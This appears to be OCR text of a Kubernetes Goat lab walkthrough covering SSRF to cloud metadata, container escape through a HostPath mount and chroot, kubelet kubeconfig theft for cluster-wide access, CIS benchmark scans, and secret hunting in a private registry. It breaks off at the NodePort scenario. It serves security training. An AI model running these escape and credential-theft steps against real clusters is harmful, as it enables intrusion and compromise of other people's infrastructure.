


Scenario Solution

Based on the description, we know that this application possibly vulnerable to the SSRF vulnerability. Let's go ahead and access the default instance metadata service using


`169.254.169.254`. Identify which cloud provider you are running this service, then use specific headers, and queries.

- Let's also run and see what all ports running with in the same pod/container. The endpoint is `http://127.0.0.1:5000` and method `GET`




- Now we can see that there is an internal-only exposed service with-in the cluster called `http://metadata-db`

Internal API Proxy



- After enumerating through the entire key values, finally identified the flag at `http://metadata-db/latest/secrets/kubernetes-goat`

Internal API Proxy



- Then decoding the base64 returns the flag as `k8s-goat-ca90ef85db7a5aef0198d02fb0df9cab`

```
echo -n "azhzLWdvYXQtY2E5MGVmODVkYjdhNWFlZjAxOThkMDJmYjBkZjljYWI=" | base64 -d
```

```
› echo -n "azhzLWdvYXQtY2E5MGVmODVkYjdhNWFlZjAxOThkMDJmYjBkZjljYWI=" | base64 -d
k8s-goat-ca90ef85db7a5aef0198d02fb0df9cab%
```

Miscellaneous

TBD


Container escape to access the host system

Scenario Information

Most of the monitoring, tracing, and debugging software requires to run with extra privileges and capabilities. Here in this scenario, we will see a pod with extra capabilities and privileges

including HostPath allows us to gain access to the host system and provide Node level configuration to gain complete cluster compromise.


- To get started with the scenario, navigate to http://127.0.0.1:1233



Scenario Solution

After performing the analysis, we identified that this container has complete privileges of the host system and allowed privilege escalation. As well as `/host-system` is mounted from the host system.

```
ls /
ls /host-system/
```



- Gaining the host system privileges access `chroot`

```
chroot /host-system bash
docker ps
```

```
root@gke-kubernetes-goat-default-pool-e2db1114-f1cw:/# chroot /host-system bash
root@gke-kubernetes-goat-default-pool-e2db1114-f1cw:/# docker ps
CONTAINER ID        IMAGE                                                COMMAND                  CREATED             STATUS
        PORTS               NAMES
5d0d8b8e7082        madhuakula/k8s-goat-system-monitor                   "gotty -w bash"          6 minutes ago       Up 6 minut
es                      k8s_system-monitor_system-monitor-deployment-6d88984f86-vm5j7_default_84897795-8cf8-4866-8552-5dc47
c106a6a_0
71f0160449e5        k8s.gcr.io/pause:3.1                                 "/pause"                 6 minutes ago       Up 6 minut
es                      k8s_POD_system-monitor-deployment-6d88984f86-vm5j7_default_84897795-8cf8-4866-8552-5dc47c106a6a_0
5dacc8ff8206        k8s.gcr.io/prometheus-to-sd                          "/monitor --source=k…"   8 hours ago         Up 8 hours
                        k8s_prometheus-to-sd_kube-dns-5c9ff9fc54-d8fwv_kube-system_67b81e6b-411e-4f5b-89a2-e39f2b181f4f_0
a2bbcfdeebc5        k8s.gcr.io/k8s-dns-sidecar-amd64                     "/sidecar --v=2 --lo…"   8 hours ago         Up 8 hours
                        k8s_sidecar_kube-dns-5c9ff9fc54-d8fwv_kube-system_67b81e6b-411e-4f5b-89a2-e39f2b181f4f_0
e3a785cd7633        k8s.gcr.io/k8s-dns-dnsmasq-nanny-amd64               "/dnsmasq-nanny -v=2…"   8 hours ago         Up 8 hours
                        k8s_dnsmasq_kube-dns-5c9ff9fc54-d8fwv_kube-system_67b81e6b-411e-4f5b-89a2-e39f2b181f4f_0
abb9557a6f5c        k8s.gcr.io/prometheus-to-sd                          "/monitor --stackdri…"   8 hours ago         Up 8 hours
                        k8s_prometheus-to-sd-exporter_fluentd-gke-hjvx9_kube-system_9fbc4843-a47c-41b5-a3c4-0cfcaaab9c07_0
```

- Accessing the node level kubelet Kubernetes configuration

```
cat /var/lib/kubelet/kubeconfig
```

```
root@gke-kubernetes-goat-default-pool-e2db1114-f1cw:/# cat /var/lib/kubelet/kubeconfig
apiVersion: v1
clusters:
- cluster:
    certificate-authority: /etc/srv/kubernetes/pki/ca-certificates.crt
    server: https://35.202.222.244
  name: default-cluster
contexts:
- context:
    cluster: default-cluster
    namespace: default
    user: default-auth
  name: default-context
current-context: default-context
kind: Config
preferences: {}
users:
- name: default-auth
  user:
    client-certificate: /var/lib/kubelet/pki/kubelet-client-current.pem
    client-key: /var/lib/kubelet/pki/kubelet-client-current.pem
root@gke-kubernetes-goat-default-pool-e2db1114-f1cw:/#
```

Download the kubectl locally to use this config and perform operations

- Using the kubelet configuration to perform Kubernetes cluster-wide resources

```
kubectl --kubeconfig /var/lib/kubelet/kubeconfig get all -n kube-system
```

```
<4-f1cw:~# ./kubectl --kubeconfig /var/lib/kubelet/kubeconfig get all -n kube-system
NAME                                                    READY   STATUS    RESTARTS   AGE
pod/event-exporter-gke-6c56555957-6ncnc                 2/2     Running   0          32h
pod/fluentd-gke-hjvx9                                   2/2     Running   0          8h
pod/fluentd-gke-scaler-cd4d654d7-ptsk6                  1/1     Running   0          32h
```

```
pod/fluentd-gke-w4rcj                                          2/2     Running   0          33h
pod/gke-metrics-agent-9c5p5                                    1/1     Running   0          8h
pod/gke-metrics-agent-qzgpm                                    1/1     Running   0          33h
pod/kube-dns-5c9ff9fc54-d8fwv                                  4/4     Running   0          8h
pod/kube-dns-5c9ff9fc54-t7zzn                                  4/4     Running   0          33h
pod/kube-dns-autoscaler-645f7d66cf-26pzp                       1/1     Running   0          32h
pod/kube-proxy-gke-kubernetes-goat-default-pool-e2db1114-f1cw   1/1     Running   0          8h
pod/kube-proxy-gke-kubernetes-goat-default-pool-e2db1114-k0fg   1/1     Running   0          33h
pod/l7-default-backend-678889f899-r5b9s                        1/1     Running   0          32h
pod/metrics-server-v0.3.6-7b7d6c7576-d4dzq                     2/2     Running   0          33h
pod/prometheus-to-sd-97xl4                                     1/1     Running   0          8h
pod/prometheus-to-sd-f6jjs                                     1/1     Running   0          33h
pod/stackdriver-metadata-agent-cluster-level-594d7b8857-7zdbk  2/2     Running   1          33h
pod/tiller-deploy-5dc9c57d5b-lx4qr                             1/1     Running   0          8h

NAME                           TYPE        CLUSTER-IP    EXTERNAL-IP   PORT(S)         AGE
service/default-http-backend   NodePort    10.0.2.83     <none>        80:32077/TCP    33h
service/kube-dns               ClusterIP   10.0.0.10     <none>        53/UDP,53/TCP   33h
service/metrics-server         ClusterIP   10.0.12.146   <none>        443/TCP         33h
service/tiller-deploy          ClusterIP   10.0.10.245   <none>        44134/TCP       19h
```

- From here we can go beyond by performing the lateral moment and post exploitation

Miscellaneous

TBD

Docker CIS Benchmarks analysis

Scenario Information

This scenario is mainly to perform the Docker CIS benchmarks analysis on top of Kubernetes nodes to identify the possible security vulnerabilities.

- To get started with this scenario you can either access the node and perform by following docker bench security or run the following command to deploy docker bench security as a DaemonSet

```
kubectl apply -f scenarios/docker-bench-security/deployment.yaml
kubectl get daemonsets
```

```
› kubectl apply -f scenarios/docker-bench-security/deployment.yaml
daemonset.apps/docker-bench-security created
› kubectl get daemonsets.apps
NAME                    DESIRED   CURRENT   READY   UP-TO-DATE   AVAILABLE   NODE SELECTOR   AGE
```

```
NAME                     DESIRED   CURRENT   READY   UP-TO-DATE   AVAILABLE   NODE SELECTOR   AGE
docker-bench-security    2         2         2       2            2           <none>          6s
› kubectl get pods
NAME                                        READY   STATUS    RESTARTS   AGE
build-code-deployment-7d8969f879-lqg74      1/1     Running   0          9h
docker-bench-security-mnf26                 1/1     Running   0          10s
docker-bench-security-r6zkr                 1/1     Running   0          10s
health-check-deployment-d69fd94f5-lv99z     1/1     Running   0          9h
```

Scenario Solution

- Access the each `docker-bench-security-xxxxx` pod based on how many nodes you have in Kubernetes cluster and run the Docker CIS benchmarks

```
kubectl exec -it docker-bench-security-xxxxx -- sh
cd docker-bench-security
```

- Run the Docker CIS benchmarks script

```
sh docker-bench-security.sh
```

```
~/docker-bench-security # sh docker-bench-security.sh
# ------------------------------------------------------------------------
# Docker Bench for Security v1.3.5
#
```

```
# Docker, Inc. (c) 2015-
#
# Checks for dozens of common best-practices around deploying Docker containers in production.
# Inspired by the CIS Docker Benchmark v1.2.0.
# ------------------------------------------------------------------------

Initializing Mon Jun 15 09:36:28 UTC 2020



[INFO] 1 - Host Configuration

[INFO] 1.1 - General Configuration
[NOTE] 1.1.1  - Ensure the container host has been Hardened (Not Scored)
[INFO] 1.1.2  - Ensure that the version of Docker is up to date (Not Scored)
[INFO]        * Using 19.03.2, verify is it up to date as deemed necessary
[INFO]        * Your operating system vendor may provide support and security maintenance for Docker

[INFO] 1.2 - Linux Hosts Specific Configuration
[WARN] 1.2.1 - Ensure a separate partition for containers has been created (Scored)
[INFO] 1.2.2  - Ensure only trusted users are allowed to control Docker daemon (Scored)
[INFO]        * docker:x:113
[WARN] 1.2.3  - Ensure auditing is configured for the Docker daemon (Scored)
[WARN] 1.2.4  - Ensure auditing is configured for Docker files and directories - /var/lib/docker (Scored)
[WARN] 1.2.5  - Ensure auditing is configured for Docker files and directories - /etc/docker (Scored)
[WARN] 1.2.6  - Ensure auditing is configured for Docker files and directories - docker.service (Scored)
[WARN] 1.2.7  - Ensure auditing is configured for Docker files and directories - docker.socket (Scored)
[WARN] 1.2.8  - Ensure auditing is configured for Docker files and directories - /etc/default/docker (Scored)
[INFO] 1.2.9  - Ensure auditing is configured for Docker files and directories - /etc/sysconfig/docker (Scored)
[INFO]        * File not found
[INFO] 1.2.10  - Ensure auditing is configured for Docker files and directories - /etc/docker/daemon.json (Scored
[INFO]         * File not found
[WARN] 1.2.11  - Ensure auditing is configured for Docker files and directories - /usr/bin/containerd (Scored)
[INFO] 1.2.12  - Ensure auditing is configured for Docker files and directories - /usr/sbin/runc (Scored)
[INFO]         * File not found
```

- Now based on the vulnerabilities you see from the Docker CIS benchmarks, you can proceed with further exploitation

Miscellaneous

TBD

Kubernetes CIS Benchmarks analysis

Scenario Information

This scenario is mainly to perform the Kubernetes CIS benchmarks analysis on top of Kubernetes nodes to identify the possible security vulnerabilities.

- To get started with this scenario you can either access the node and perform by following kube-bench security or run the following command to deploy kube-bench as Kubernetes

job

```
kubectl apply -f scenarios/kube-bench-security/node-job.yaml
kubectl apply -f scenarios/kube-bench-security/master-job.yaml
```

```
› kubectl apply -f scenarios/kube-bench-security/node-job.yaml
job.batch/kube-bench-node created
› kubectl get jobs
NAME              COMPLETIONS   DURATION   AGE
batch-check-job   1/1           4s         18h
kube-bench-node   1/1           4s         22s
› kubectl get pods
NAME                                          READY   STATUS      RESTARTS   AGE
build-code-deployment-7d8969f879-lqg74        1/1     Running     0          9h
docker-bench-security-mnf26                   1/1     Running     0          19m
docker-bench-security-r6zkr                   1/1     Running     0          19m
health-check-deployment-d69fd94f5-lv99z       1/1     Running     0          9h
hunger-check-deployment-75d54c47f9-wv46d      1/1     Running     0          9h
internal-proxy-deployment-7c8ff4dff6-fbb4m    2/2     Running     0          17h
kube-bench-node-rk7qd                         0/1     Completed   0          34s
```

Scenario Solution

- Now go ahead and get the jobs list and pods information by running the below commands

```
kubectl get jobs
kubectl logs -f kube-bench-node-xxxxx
```

```
› kubectl logs -f kube-bench-node-rk7qd
[INFO] 4 Worker Node Security Configuration
[INFO] 4.1 Worker Node Configuration Files
[WARN] 4.1.1 Ensure that the kubelet service file permissions are set to 644 or more restrictive (Not Scored)
[WARN] 4.1.2 Ensure that the kubelet service file ownership is set to root:root (Not Scored)
[PASS] 4.1.3 Ensure that the proxy kubeconfig file permissions are set to 644 or more restrictive (Scored)
[PASS] 4.1.4 Ensure that the proxy kubeconfig file ownership is set to root:root (Scored)
[WARN] 4.1.5 Ensure that the kubelet.conf file permissions are set to 644 or more restrictive (Not Scored)
[WARN] 4.1.6 Ensure that the kubelet.conf file ownership is set to root:root (Not Scored)
[WARN] 4.1.7 Ensure that the certificate authorities file permissions are set to 644 or more restrictive (Not Scored)
[WARN] 4.1.8 Ensure that the client certificate authorities file ownership is set to root:root (Not Scored)
[PASS] 4.1.9 Ensure that the kubelet configuration file has permissions set to 644 or more restrictive (Scored)
[PASS] 4.1.10 Ensure that the kubelet configuration file ownership is set to root:root (Scored)
[INFO] 4.2 Kubelet
[FAIL] 4.2.1 Ensure that the --anonymous-auth argument is set to false (Scored)
[FAIL] 4.2.2 Ensure that the --authorization-mode argument is not set to AlwaysAllow (Scored)
[FAIL] 4.2.3 Ensure that the --client-ca-file argument is set as appropriate (Scored)
[FAIL] 4.2.4 Ensure that the --read-only-port argument is set to 0 (Scored)
[PASS] 4.2.5 Ensure that the --streaming-connection-idle-timeout argument is not set to 0 (Scored)
[FAIL] 4.2.6 Ensure that the --protect-kernel-defaults argument is set to true (Scored)
[PASS] 4.2.7 Ensure that the --make-iptables-util-chains argument is set to true (Scored)
[PASS] 4.2.8 Ensure that the --hostname-override argument is not set (Scored)
[FAIL] 4.2.9 Ensure that the --event-qps argument is set to 0 or a level which ensures appropriate event capture (Scored)
[FAIL] 4.2.10 Ensure that the --tls-cert-file and --tls-private-key-file arguments are set as appropriate (Scored)
[PASS] 4.2.11 Ensure that the --rotate-certificates argument is not set to false (Scored)
```

- Now based on the vulnerabilities you see from the Kubernetes CIS benchmarks, you can proceed with further exploitation

Miscellaneous

TBD

Attacking private registry

Scenario Information

A container registry is a place where all the container images get pushed. Most of the time each organization has its own private registry. Also sometimes it ends up misconfigured, public/open. On the other hand, developers assume that their internal private registry only and end up storing all the sensitive information inside the container images. Let's see what we can find here.

- To get started with the scenario, navigate to http://127.0.0.1:1235

Scenario Solution

> As this is an intentionally vulnerable design, we directly provided the endpoint. In the real-world you have to do some recon.

- Based on the scenario and information, we identified that it's possible docker container

- Based on the scenario and information, we identified that it's possible docker container private registry
- After reading some docs and googling, here are the simple API endpoint queries for the container registry

```
curl http://127.0.0.1:1235/v2/
curl http://127.0.0.1:1235/v2/_catalog
```

```
› curl http://127.0.0.1:1235/v2/
{}%
› curl http://127.0.0.1:1235/v2/_catalog
{"repositories":["madhuakula/k8s-goat-alpine","madhuakula/k8s-goat-users-repo"]}
```

- Get more information about the images inside the registry from the API using below queries

```
curl http://127.0.0.1:1235/v2/madhuakula/k8s-goat-users-repo/manifests/latest
```

```
› curl http://127.0.0.1:1235/v2/madhuakula/k8s-goat-users-repo/manifests/latest
{
   "schemaVersion": 1,
```

```
   "name": "madhuakula/k8s-goat-users-repo",
   "tag": "latest",
   "architecture": "amd64",
   "fsLayers": [
      {
         "blobSum": "sha256:a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4"
      },
      {
         "blobSum": "sha256:536ef5475913f0235984eb7642226a99ff4a91fa474317faa45753e48e631bd0"
      },
      {
         "blobSum": "sha256:a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4"
      },
      {
         "blobSum": "sha256:a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4"
      },
      {
         "blobSum": "sha256:a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4"
      },
      {
         "blobSum": "sha256:0f8a54c5d7c710ded3c3fa9ff71e9885003d375d62545f5e767352fc818b3bd6"
      },
      {
         "blobSum": "sha256:a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4"
      },
      {
         "blobSum": "sha256:a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4"
      },
      {
         "blobSum": "sha256:a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4"
      },
      {
         "blobSum": "sha256:81b7f5a7444b8cb64dff0006b57bc7c5eb6249e6a7698017bb5a790caf069ce7"
      },
      {
         "blobSum": "sha256:7031d6d6c7f13f9b47350f2e479949982cb576e2a0053d7578fcfe386e8b1f17"
      },
      {
         "blobSum": "sha256:a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4"
      },
```


- Now, we observed that the docker container has ENV variable with API key information


```
› curl http://127.0.0.1:1235/v2/madhuakula/k8s-goat-users-repo/manifests/latest | grep -i env
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 14728  100 14728    0     0  42080      0 --:--:-- --:--:-- --:--:-- 41960
        "v1Compatibility": "{\"architecture\":\"amd64\",\"config\":{\"Hostname\":\"\",\"Domainname\":\"\",\"User\":\"\",\"AttachStdin\":false,\"AttachStdout\":fa
```

This can be taken a little further by using the `docker` client to download the images locally and analysing. Also in some cases you can even push the image to the registry based on the permissions and privileges

Miscellaneous

TBD

NodePort exposed services

Scenario Information

If any of the users exposed any service within the Kubernetes cluster with `NodePort`, this means if the nodes where the Kubernetes clusters running doesn't have any firewall/network security enabled. We need to see some unauthenticated and unauthorized services.

- To get started with the scenario, run the following command and look for open ports in the Kubernetes Nodes


```
kubectl get nodes -o wide
```

When Kubernetes creates a NodePort service, it allocates a port from a range specified in the flags that define your Kubernetes cluster. (By default, these are ports ranging from 30000-32767.)

Scenario Solution

